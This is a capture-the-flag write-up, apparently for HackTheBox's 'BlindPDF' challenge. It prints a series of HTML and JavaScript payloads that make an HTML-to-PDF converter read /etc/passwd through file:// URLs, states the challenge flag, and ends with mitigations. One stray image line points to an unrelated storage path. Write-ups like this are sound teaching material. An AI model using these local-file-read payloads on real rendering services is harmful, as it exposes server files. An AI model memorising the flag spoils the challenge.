Challenge: BlindPDF

Welcome to BlindPDF, the exciting challenge where you turn your favorite HTML code into portable PDF documents! It's your chance to capture, share, and preserve the best of the internet with precision and creativity. Join us in transforming the way we save and cherish web content. NOTE: Leak /etc/passwd to get the flag!

Answer: HTB{PdF_g3n_w1th_LF1_sp1c3_b16188b3fb5be4b18d9e8b8d1168a0a5}

Procedure:

When you enter the target you observe that it only has 1 button and 1 textfield that accepts HTML.

We know that the flag is in /etc/passwd, so first you need to start trying the basic and trying to output the flag as an image, as an object, as a file and different things.
First I tried this code:

```
<!DOCTYPE html>

<html>

<body>

  <h1>Trying to leak /etc/passwd</h1>

  <img src="file:///etc/passwd" />

</body>

</html>
```

But it didn’t show everything. Then I tried this one:

```
<!DOCTYPE html>

<html>

<body>

  <h1>Trying to leak /etc/passwd</h1>

  <object data="file:///etc/passwd" width="100%" height="500px"></object>

</body>

</html>
```

It didn’t worked either, so I tried this one:

```
<!DOCTYPE html>

<html>

<body>

  <h1>Trying to leak /etc/passwd</h1>

  <iframe src="file:///etc/passwd" width="100%" height="500px"></iframe>

</body>

</html>
```

When these didn’t worked, I took into account that the challenge was medium level so it couldn’t be that easy. So then I tried doing it through CSS with this:

```
<!DOCTYPE html>

<html>

<head>

<style>

body {

  background-image: url(file:///etc/passwd);

  background-repeat: no-repeat;

  background-size: contain;

}

</style>

</head>

<body>

  <h1>Trying to leak /etc/passwd</h1>

</body>
```

```
</html>
```


It didn’t worked. With this I knew that I needed to input javascript into the code to get the flag. That’s why I tried this one first:

```
<!DOCTYPE html>

<html>

<body>

<h1>Leaking /etc/passwd</h1>

<script>

fetch('file:///etc/passwd')

 .then(response => response.text())

 .then(data => {

  document.body.innerHTML = "<pre>" + data + "</pre>";

 })

 .catch(error => {

  document.body.innerHTML = "Error: " + error;

 });

</script>

</body>

</html>
```

But it didn’t worked either. Finally I tried doing a XMLHttpRequest and got the flag:

```
<!DOCTYPE html>

<html>

<body>

<h1>Leaking /etc/passwd</h1>
```

```
<script>

var xhr = new XMLHttpRequest();

xhr.open('GET', 'file:///etc/passwd', true);

xhr.onreadystatechange = function() {

 if (xhr.readyState == 4) {

  document.body.innerHTML = "<pre>" + xhr.responseText + "</pre>";

 }

}

xhr.send();

</script>

</body>

</html>
```



This script worked because the server allowed JavaScript execution during the HTML-to-PDF rendering process. When the uploaded HTML was rendered, the embedded JavaScript using `XMLHttpRequest` made a request to `file:///etc/passwd`, targeting the server's own file system rather than an external server. Since the server was using a headless browser to generate the PDF, the `file://` protocol pointed to local files on

the server itself. The XMLHttpRequest successfully retrieved the contents of `/etc/passwd` and dynamically inserted it into the page's body before the PDF was generated. As a result, when the server captured the final rendered page into a PDF, it included the leaked contents. This worked because no security measures, such as disabling JavaScript, blocking local file access, or applying a strict Content Security Policy (CSP), were in place to prevent JavaScript from reading local files during the rendering phase.

Risk Mitigation Strategy: To prevent this type of vulnerability, the server should disable JavaScript execution during the HTML-to-PDF conversion process, ensuring that user-supplied scripts cannot access local files. Additionally, implementing a strict Content Security Policy (CSP) that blocks file:// access and isolating the rendering environment inside a secure container or sandbox with no access to sensitive files like /etc/passwd would significantly reduce the risk of server-side file exposure.